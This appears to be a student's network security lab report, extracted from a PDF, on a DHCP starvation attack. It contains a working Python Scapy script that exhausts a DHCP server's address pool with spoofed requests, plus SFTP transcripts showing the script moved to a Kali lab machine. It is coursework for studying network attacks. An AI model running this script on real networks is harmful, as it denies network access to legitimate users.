

1. script to accomplish the attack:

```
import sys
import os
from scapy.all import *


def main():
    broadcast = "ff:ff:ff:ff:ff:ff"
    #stop scapy from checking return packet
    conf.checkIPaddr = False
    subnet = "10.10.111."

    def dhcpStarvation():
        for ip in range (100,201):
            for i in range (0,15):
                dhcpRequest =
Ether(src=RandMAC(),dst=broadcast)/IP(src="0.0.0.0",dst="255.255.255.255")/UDP
(sport=68,dport=67)/BOOTP(chaddr=RandMAC())/DHCP(options=[("message-type"
,"request"),("server_id","10.10.111.1"),("requested_addr",subnet + str(ip)),"end"])
                sendp(dhcpRequest)
                print "Requesting: " + subnet + str(ip)
                time.sleep(1)


    dhcpStarvation()

if __name__=="__main__":
    main()
```


2. dhcpd.leases file before attack:




dhcpcd.leases file after attack:



3. screenshots of the victim machine:




4. screenshots of wireshark capture:




5. other screenshots or steps in the process:

Use SFTP to upload script.



A screenshot of a Windows command prompt window titled "命令提示字元 - sftp ykh227@sftp.engineering.nyu.edu". The window shows the following text:


```
Microsoft Windows [版本 10.0.17134.590]  
(c) 2018 Microsoft Corporation. 著作權所有，並保留一切權利。  
C:\Users\hben8>sftp ykh227@sftp.engineering.nyu.edu  
ykh227@sftp.engineering.nyu.edu's password:  
Connected to ykh227@sftp.engineering.nyu.edu.  
sftp> put D:\NetworkSecurity\HW\Lab1\N13231643_Lab1.py  
Uploading D:\NetworkSecurity\HW\Lab1\N13231643_Lab1.py to /ykh227/N13231643_Lab1.py 100% 775 0.8KB/s 00:00  
D:\NetworkSecurity\HW\Lab1\N13231643_Lab1.py  
sftp>
```



A screenshot of a noVNC browser window titled "noVNC - Google Chrome". The address bar shows "vital.engineering.nyu.edu:56247/vnc_auto.html". The window displays a terminal session on a Kali Linux system. The terminal output is as follows:

```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# sftp ykh227@128.238.77.36  
The authenticity of host '128.238.77.36 (128.238.77.36)' can't be established.  
ED25519 key fingerprint is SHA256:vr6aA5f0+aAqGe84kFdbE+XkC5+h0Aj0F9ZCU5fBLK8.  
Are you sure you want to continue connecting (yes/no)? yes  
Warning: Permanently added '128.238.77.36' (ED25519) to the list of known hosts.  
ykh227@128.238.77.36's password:  
Connected to 128.238.77.36.  
sftp> get N13231643_Lab1.py  
Fetching /ykh227/N13231643_Lab1.py to N13231643_Lab1.py  
/ykh227/N13231643_Lab1.py 100% 775 0.8KB/s 00:00  
sftp>
```

Use ipconfig/release command.



Start the DHCP starvation attack.

